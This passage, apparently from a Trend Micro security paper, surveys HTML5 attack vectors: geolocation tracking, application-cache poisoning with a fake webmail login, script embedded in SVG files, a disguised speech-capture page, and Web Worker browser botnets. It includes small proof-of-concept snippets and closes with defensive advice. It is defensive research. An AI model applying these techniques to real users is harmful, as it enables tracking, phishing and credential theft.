Once authorized, the API can give an attacker access to a user's location either as a one-shot or continuous request so the attacker is notified of movements. How a user's position is determined depends on the device he uses. If his device has built-in GPS, for example, the browser will most likely use that. Desktop computers may determine one's location based on IP address. The API returns the user's latitude, longitude, and altitude, if supported.

Once an attacker knows the user's whereabouts, a number of attack scenarios such as the following can be created:

- The attacker can use affiliate sponsored adware to send locally targeted advertisements to a victim.
- The attacker can employ a scareware campaign. He can take a normal overdue tax or Internal Revenue Service (IRS) scam to the next level. He can inform a user that the tax department knows exactly where the user is and that unless all debts are paid within one day, police officers will be dispatched to the victim's location.
- More important than knowing where one is can be knowing where he is not. Using other resources, an attacker can build a database of personal information for potential victims. This may contain home addresses, known online shop purchases, and others—an idea suggested by the site, *pleaserobme.com.*

Modern cybercriminals can take this to a new level. Using banking Trojans to determine account balances, they can sell a service that provides lists of wealthy people who are currently away from their homes to local real-world criminals.

[49] http://www.w3.org/TR/geolocation-API/

The Geolocation API not only allows one to see where a person is at a certain time but also where he has been in the past. It has a built-in caching feature that will remember the last place a user was in. This allows applications to be more forgiving on a device's battery, for example, only requesting a new position every five minutes. To use this functionality, a very simple call such as the following can be made:

```
navigator.geolocation.getCurrentPosition(cache_found, cache_not_found, {maximumAge: 3600000, timeout: 0})
```

The call above has four parameters, namely:

- ***cache_found:*** The function that will be called if a position was found in the cache.
- ***cache_not_found:*** The function that will be called if no cached position was found.
- ***maximumAge:*** The maximum age of the position in milliseconds. In the example, this is "3,600,000 milliseconds" or one hour. The cached position must be from at most one hour ago. This value can also be set to "infinity."
- ***timeout:*** The maximum amount of time allowed for the browser to determine a position before the *cache_found* function is called. Setting this to "0" means the browser will only retrieve the position from the cache and will not try to determine a new position.

So, while the Geolocation API is an excellent addition to HTML5, it also allows an attacker to track not only a victim's current location but also where he was in the past and exactly when he was there.

Offline Web Applications and Application Cache

HTML5 made it much easier for sites to create offline versions of themselves in the browser cache. Any site can specify a list of URLs (e.g., HTML, CSS, JavaScript, images, etc.) in what is called a "manifest file." This is simply a text file located elsewhere on the server with a standardized format. The browser will read this file, download and cache all of the specified files locally, and keep this cache up to date. The next time a user tries to access the web application without a network connection, the web browser automatically swaps over to the local copy. Along with the new graphics features added to HTML5, this is a fantastic tool for developers who want to create applications for the cloud.

Setting up a manifest file is simple. Each page of a web application needs to add a manifest attribute to its HTML tag such as the following, which will point to the actual manifest file:

```
<html manifest="/MyCacheManifestFile.manifest">
  ... REST OF your site here ...
```

The manifest file should be of content type *text/cache-manifest* such as the following:

```
CACHE MANIFEST
/file1.html
/images/someImage.jpg
/JavaScript/script1.js
```

Manifest files also have options that allow a developer to specify files that should never be cached, along with default pages to serve when a cached version of a page cannot be found.

How can an attacker manipulate this situation? A blog posting of Andlabs.org[50] describes a possible attack vector. The idea behind this attack is to have a victim cache a false version of a page, for example, a webmail login.

[50] http://blog.andlabs.org/2010/06/chrome-and-safari-users-open-to-stealth.html

Imagine this scenario: A victim is browsing the web using an unsecured wireless network in a local cafe. The attacker is also in the cafe and can spoof any site the victim browses. The victim's machine requests a page on site A, the attacker's machine sniffs the request and sends back a false page before the real site can respond. In the scenarios described in the blog, the attacker tries to store a false login page for a webmail service provider in the user's cache so the victim continues to load the fake login page even after they have both left the cafe.

One approach is to use the standard browser cache although this has an issue caused by HTTPS, which will be best explained by the following example:

1. A user browses *webmail.com.*
2. An attacker responds to the user with a fake login page. The page is also stored in the user's browser cache.
3. If the user enters his login details, the attacker will now gain access to these. However, the attacker's goal is to continue making the user load the fake login page.
4. The victim returns home and once more types *"webmail.com"* into his browser. In a normal browser cache, only pages are cached (e.g., the attacker's false *webmail.com/login.php* page) but not the root of a domain. So, the browser will follow these steps:
    a. Ignore the browser cache and directly request *http://webmail.com.*
    b. *Webmail.com* informs the browser to download *webmail.com/login.php.*
    c. The browser will load the cached (i.e., false) version.

So, what is the issue? In most cases, login pages are served over HTTPS, which complicates things. What will actually happen in step 4 is the following:

4. The victim returns home and once more types *"webmail.com"* in his browser. So, the browser will follow these steps:
    a. Ignore the browser cache and directly request *http://webmail.com.*
    b. *Webmail.com* informs the browser that it only accept *https.*
    c. The browser requests *https://webmail.com.*
    d. *Webmail.com* informs the browser to download *https://webmail.com/login.php.*

In this case, the attacker's plan failed. He poisoned the *http* login file but could not poison the *https* one. So, how does the application cache get around this issue? It allows the root file *"/"* of a site to be cached so that it will always be loaded from the application cache. Let us see how this changes the attack:

1. A user browses *webmail.com.*
2. An attacker responds to the user with a fake login page. This page also includes the manifest attribute in the HTML element so it is added to the application cache.
3. The victim returns home and once more types *"webmail.com"* in his browser. The browser now checks to see if it has a cached entry for *http://webmail.com,* which it does. It presents the false login page to the user.

In this scenario, because the application cache allows root caching for a site, the false login page will successfully be loaded from the cache and the browser will never attempt to make a connection to *https://webmail.com.*

The Andlabs.org blog entry also describes how to make this a more persistent attack by ensuring that the application cache for the targeted page does not get updated. It also presents a POC attack.

SVG Graphics Format

SVG Graphics Format has been in existence since as far back as 1999. It is an XML-based file format for describing vector graphics. Most modern web browsers display an SVG image in much the same way they display a .PNG, .JPG, or .GIF file. However, as part of the HTML5 specification, a web page can now directly embed SVG graphics using the <*SVG*> tag.[51] Take the following code as example:

```
<html>
  <body>

    <h1>SVG Circle Example</h1>

    <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
      <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
    </svg>
   </body>
</html>
```




Figure 21. *SVG image displayed by the code above*

.SVG files allow a range of active content to be included such as links and JavaScript. Not only is there one way to embed JavaScript in an .SVG file, there are several, as outlined by Heiderich in his March 2011 presentation, "The image that called to me."[52] To demonstrate how this works, simply copy the following code into a text file and save it with *.svg* as extension:

```
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
    <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
    <script>alert(1)</script>
</svg>
```

When opened in a web browser, the image of a red circle will appear. However, the JavaScript will also execute (i.e., in a local scope so, it will be able to interact with local files).

Why is this a problem? Imagine a simple image hosting site where a user can upload interesting pictures. The site allows an image to be in any of the standard image formats, including .SVG. The site will display the image to any visitor that views the profile. Luckily, .SVG files in HTML image tags will not execute JavaScript. However, if a user decides he likes the file, then downloads and later opens it, any embedded script will run.

[51] http://www.w3schools.com/svg/default.asp

[52] https://www.owasp.org/images/0/03/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf

.SVG files can also be deployed on a site via *<iframe>, <object>,* and *<embed>* tags. In this case, any embedded code will execute:

```
<html>
<body>
  My Picture
  <iframe src="http://www.example.com/example.svg">
</body>
</html>
```

This can easily be missed by researchers who are unfamiliar with the SVG format. They will, for example, not realize that any JavaScript can run in this instance, as the page simply displays an image.

Speech Input

A fantastic new browser feature, currently only available in *Chrome,* is speech recognition.[53] This remarkably easy-to-use feature will open up a wide range of applications with regard to gaming, education, and accessibility. To use speech recognition, all one needs to do is add the *x-webkit-speech* attribute to any input field.

Figure 22. *Input field with speech recognition*

Part of the specification, added for security reasons, states that when the microphone icon is selected and when the browser starts recording, it must show the user a visual indication of these. Through experimentation, if one takes his focus away from the current window, speech recording will stop.




Figure 23. *Visual indication that recording is taking place*

How this actually works is that the recording is sent to Google's backend, which performs voice recognition then informs the browser what text to place in the input box.

It is also possible using CSS to disguise the input and make it not obvious that it is an input box. Look at the demonstration of how this can be done in Figure 24.




Figure 24. *The robot's eyes hide the microphones*

[53] http://slides.html5rocks.com/#speech-input

In the following code, the main part of the input fields were simply hidden and the microphone icons were rotated so these appear like eyes. A small piece of code that will alter the page once speech has been recognized was also added using the *onwebkitspeechchange* event handler to illustrate how an attacker can programmatically get access to the spoken information:

```
<html>
<head>
  <style>
    input{
      color:transparent;
      background-color:transparent;
      border:0px;
      width:15px;
    }
    input.input1{
      -webkit-transform: rotate(90deg);
    }
    input.input2{
      -webkit-transform: rotate(270deg);
    }
  </style>
  <script>
    function outputSpeech(recording){
      document.getElementById("result").innerHTML += recording;
    }
  </script>
</head>
<body>
  _____<br/>
  |<input id=mic type="text" class=input1 x-webkit-speech onwebkitspeechchange="outputSpeech(this.value)" />
  <input id=mic type="text" class=input2 x-webkit-speech onwebkitspeechchange="outputSpeech(this.value)" />|
  <br/>|  [--] |<br/>
  <br/>
  <p>Click the Robots eyes to speak!</p>
  <p id=result>You Entered: </p>
</body>
</html>
```

While speech recognition may not be a major attack vector due to the visual indicator that tells a user recording is taking place and the amount of social engineering required, it is worth keeping an eye on.

Web Workers

The idea of Web Workers[54] was included in the HTML5 specification to allow JavaScript pages to run in the background, independent of the main-UI-related scripts on a page. These can be thought of as the equivalent of a background thread in a high-level programming language. These have many good uses, especially when it comes to resource-intensive applications. A good example on *Wikipedia* shows a Web Worker being assigned the job of generating prime numbers.

Communicating with a Web Worker must be done by message passing, as the Web Worker has no access to the DOM of the main page. A simple example is the following:

```
<script>
  //Create a new worker
  var worker = new Worker("worker_script.js");

  //Send a message to the worker
  worker.postMessage("Hello Worker!");

  //Recieve Response
  worker.onmessage = function(event) {
    alert("Received message from worker: " + event.data);
    worker.postMessage("Thank you!");
  }
</script>
```

While there is nothing wrong with Web Workers, these do make the idea of a "botnet in the browser" easier to achieve. Kuppan commented on this idea in his "Blackhat 2010" paper, so let us explore it in a bit more detail.

[54] http://en.wikipedia.org/wiki/Web_Workers

Advantages of Running a Botnet in the Browser

Running a botnet in the browser has a number of advantages. A bot written in JavaScript is platform and OS independent as long as a browser supports all of the features a bot uses. This means that a bot can run on *Windows*-based PCs, Macs, iPhones, *Android*-based devices, and so on using the exact same code.

Its attack surface is also quite large. Billions of people around the world run thousands of lines of untrusted JavaScript every day. In addition, a well-designed JavaScript botnet is entirely memory resident. It should never write to disk, which makes it much trickier to detect with traditional security software.

Due to the resource intensive nature of a botnet, having a background component running as a Web Worker is very useful. This may also require a foreground component if an attacker wishes to interact with the DOM of the initial launch page.

Stages of a Browser-Based Botnet Attack

1. **Infection:** Infecting a user's system is done by convincing him to execute the initial JavaScript. There is a very long list of ways to accomplish this, including XSS, clicking a link in an email or instant message, blackhat search engine optimization (SEO), social engineering, compromising a site, and others.
2. **Persistence:** A browser-based botnet by its very nature will not be as persistent as a traditional botnet. As soon as a victim closes the browser tab, the malicious code will stop running. An attacker will need to bear this in mind and the tasks given to browser-based botnets should be designed to take into account the transitory nature of botnet nodes. The ability to easily reinfect systems is important, so attack vectors such as using a persistent XSS and compromising sites are most likely.

   Another approach mentioned in Lavakumar's paper combines clickjacking and tabnabbing. Clickjacking is first used to force a victim to open another web page with the exact same content as the original page. While the victim browses the content he expects to see, the malicious tab runs in the background. To even further extend the malicious tab's life, Lavakumar proposed using tabnabbing—disguising the original tab and page as a commonly opened page such as *Google* or *YouTube*.[55]

   Perhaps an even simpler form of persistence is to display the malicious page as an interactive game. Ideally, the game should be designed so that the user will keep it open all day, occasionally coming back to it to complete some new task.
3. **Payload:** This attack can result in the following possibilities:
   a. **DDoS attack:** The Web Worker can use COR to send thousands of GET requests to a target site, resulting in DoS.
   b. **Spamming:** Using poorly configured web forms on site's *Contact Us* pages, a bot can be used to generate spam.

[55] http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/


c. **Bitcoin generation:** Bitcoins are the new currency of choice for the cybercrime underground. Several browser-based Bitcoin generators currently exist.

d. **Phishing:** Using the tabnabbing approach, an attacker can change the look of a malicious tab each time the tab loses focus. As a result, each time a victim returns to the tab, he will be presented with the login for a different service, allowing the attacker to steal his credentials.

e. **Internal network reconnaissance:** Using the techniques described earlier in this paper, an attacker can perform a vulnerability or port scan of a victim's network.

f. **Proxy network usage:** Using the same approach the Shell of the Future tool utilizes, a network of compromised systems can allow an attacker to proxy attacks and network connections, making these more difficult to trace.

g. **Spreading:** The botnet can be programmed to have a worm component that spreads via XSS attacks or SQL injections in vulnerable sites.



Source: http://www.bitcoinplus.com/generate

Figure 25. *Sample Bitcoin miner*

Overall, HTML5 and its partner APIs present a range of options that allows attackers to carry out more and more sophisticated attacks in the future.

Additional Experimental APIs

While not part of the HTML5 standard, several other related specifications merit further investigation. Most of the following APIs are not fully implemented yet but do merit further investigation once completed.


Media Capture API

The Media Capture API[56] is concerned with allowing a site programmable access to browsing devices' media hardware such as microphones and cameras. While this would undoubtedly raise concerns with regard to a number of attacks, it is currently in the experimental state with no real implementations available for testing yet. Some of *Firefox's* nightly builds are experimenting with it, as is *Android 3.0.*

[56] http://www.w3.org/TR/html-media-capture/ and http://www.w3.org/TR/media-capture-api/

System Information API

The System Information API[57] is concerned with allowing a site programmable access to a lot of browsing system information. This includes hardware state (e.g., CPU load and battery life), software data, and environment information (e.g., ambient light, noise, and temperature). It allows a site to potentially discover a large amount of information about the user's system.



Source: http://www.w3.org/TR/system-info-api

Figure 26. *System Information API*

Similar to the Media Capture API, however, the System Information API currently has no active implementation. So, while it may be prone to abuse, it is not yet possible to go into further detail in this paper.

Conclusion

This paper aimed to provide an overview of some of the features and possible attack scenarios introduced by the exciting new web standard—HTML5, and its associated APIs. An entire real-world attack scenario, something we will see a lot more of in the not too distant future, has also been provided.

The Trend Micro Threat Research Team believes web, targeted, and mobile-based attacks will continue to grow, becoming three of the primary cybercriminal tools in the future.

Users, whether the IT department heads of large enterprises or simply trying to secure their PCs or mobile devices, who wish to keep information safe should seriously take defenses against web-based attacks into consideration. They should use solutions such as *NoScript*[58] and *Browser Guard*.[59] While blocking malicious scripts related to attacks will go a long way to securing an organization, like most security risks, simply installing some piece of technology is not a silver bullet. The most important thing one can do is to study each attack and understand the risks it involves. Look at your own network setup and think about how you can best defend against particular risks. For example, Desktop Notification attacks can be blocked by software but raising user awareness of the risks these pose and how these work can be just as effective.

[57] http://www.w3.org/TR/system-info-api/
[58] http://noscript.net/
[59] http://free.antivirus.com/browser-guard/

While the attacks in this paper, unlike other traditional attacks such as SQL injection, target users of web applications, developers should still be able to take away some learnings from it. Understand each of the attacks discussed in this paper and think about how you can go about securing Web applications from various types of manipulation, particularly those pertaining to injecting JavaScript code into sites. Developers should ensure that sites are not vulnerable to COR, Cross-Domain Messaging, and Local Storage attacks. Many excellent resources that can help IT administrators learn to defend against the attacks featured in this paper are available online such as in the *OWASP.org*[60] site.

Regardless of nature—targeted or widespread; mobile or desktop based; *Windows* or *Mac OS X* focused—in the vast majority of cases, the browser is an attacker's gateway from which to extract user data. Protecting that gateway will become one of the next major battlegrounds in the battle between cybercriminals and the security industry.

Other Useful Resources

- *HackInTheBox* magazine has a good article entitled, "Next-Generation Web Attacks—HTML5, DOM (L3), and XHR (L2)," which summarizes some of the issues raised above (http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-006.pdf)
- The European Network and Information Security Agency (ENISA) published a detailed set of guidelines on HTML5 security. Apart from describing some of the issues raised in this paper, it also details a number of other concerns varying from major to minor (e.g., the ability to embed a video from a third-party site and to access the played attribute to see how much of the video has been watched) (http://www.enisa.europa.eu/act/application-security/web-security/a-security-analysis-of-next-generation-web-standards/at_download/fullReport).
- The following sites are excellent sources of knowledge and tutorials on both HTML5 and HTML5 security:
  - http://www.html5rocks.com
  - http://html5sec.org/
  - http://code.google.com/p/html5security/
  - https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet
  - http://diveintohtml5.info/
  - http://html5center.sourceforge.net/

The author would like to especially thank the people who helped review this paper, namely, Ben April, Fabio Cerullo, Javier Marcos, Juan Galiana, and Det Caraig.

[60] https://www.owasp.org/index.php/Main_Page